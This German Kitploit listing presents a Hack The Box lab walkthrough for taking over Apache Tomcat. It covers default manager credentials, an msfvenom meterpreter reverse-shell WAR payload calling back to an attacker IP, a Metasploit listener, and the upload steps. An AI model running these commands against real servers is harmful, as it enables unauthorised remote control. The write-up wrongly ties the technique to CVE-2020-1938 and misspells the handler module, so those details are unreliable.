Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2020-1938-Exploitation — Schritt-für-Schritt-Anleitung zur Ausnutzung von CVE-2020-1938 (Apache Tomcat beliebiges JSP-Upload zu RCE) mit msfvenom und Metasploit in einer Hack The Box Laborumgebung. | Kitploit
Tools/GitHubGitHub/hopsypopsy8/cve-2020-1938-exploitation
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungLabs & Praxis
GitHub
hopsypopsy8/cve-2020-1938-exploitation

CVE-2020-1938-Exploitation

Schritt-für-Schritt-Anleitung zur Ausnutzung von CVE-2020-1938 (Apache Tomcat beliebiges JSP-Upload zu RCE) mit msfvenom und Metasploit in einer Hack The Box Laborumgebung.

Repository anzeigen
40vor 1 JahrNoch nicht geprüft
Teilen

CVE-2020-1938 Ausnutzung

Apache Tomcat willkürlicher JSP-Upload führt zu RCE

Beschreibung

CVE-2020-1938 ist eine kritische Schwachstelle, die Apache Tomcat von 9.0.0.M1 bis 9.0.0.30, 8.5.0 bis 8.5.50 und 7.0.0 bis 7.0.99 betrifft. ⚠️ Dies wurde in einem Hack The Box Labor ausgenutzt.

🔗 Referenz: NIST NVD Eintrag
Aufklärung

Identifizieren eines Angriffsvektors

Bild


  1. Die Website hat Standard-Anmeldedaten für die Funktion Server Status.

  2. Diese Oberfläche zeigt an, dass die Version Apache Tomcat/7.0.88 ist, 64-Bit-Architektur.

  3. Von dieser Oberfläche aus navigieren wir zur Auflistung von Anwendungen, die eine Upload-Funktion für .war-Dateien bereitstellt.

  4. Bei erfolgreichem Upload wird die .war-Datei unter /directory/filename ausgeführt.

  5. Die Recherche zur Apache Tomcat-Version bestätigte die Anfälligkeit für CVE-2020-1938

  6. Ausnutzung

Erzeugen der .war-Datei

msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.10.14.3 LPORT=3004 -f war -o exploit.war

Mit msfvenom, einem Metasploit-Payload-Generator, erzeugen wir unseren exploit.war-Payload.

  1. -p windows/x64/meterpreter_reverse_tcp ist der Typ des Payloads (in unserem Fall 64 Bit, wie im Server Status identifiziert)
  2. LHOST=10.10.14.3 LPORT=3004 sind die Reverse-Connection-Details für den Angreifer-Rechner
  3. -f war ist der Dateityp
  4. -o exploit.war Ausgabedateiname

Nach der Dateigenerierung öffnen Sie die Datei und finden Sie den Namen der .jsp-Datei, z.B. gcvxdtmxvw.jsp, und speichern Sie ihn für später.

Einrichten von Metasploit

msfconsole
use exploit/multi/hanlder
Set LHOST 10.10.14.3
Set LPORT 3004

Mit msfconsole richten wir einen Listener ein, der auf die Ausführung unseres Payloads wartet.
Hochladen und Ausführen der schädlichen Datei

Bild Bild


Wir laden unsere Datei im Bereich 'Deploy' hoch, danach aktualisieren wir den Bildschirm und sehen, dass die Datei erfolgreich hochgeladen wurde. Um den Exploit abzuschließen, müssen wir zum Pfad ip/hacked/gcvxdtmxvw.jsp navigieren.
Bild


Dies hält die Anfrage an, jedoch können wir lokal auf unserem Rechner sehen, dass eine Reverse-Verbindung hergestellt wurde.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    371
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    336
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    322

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →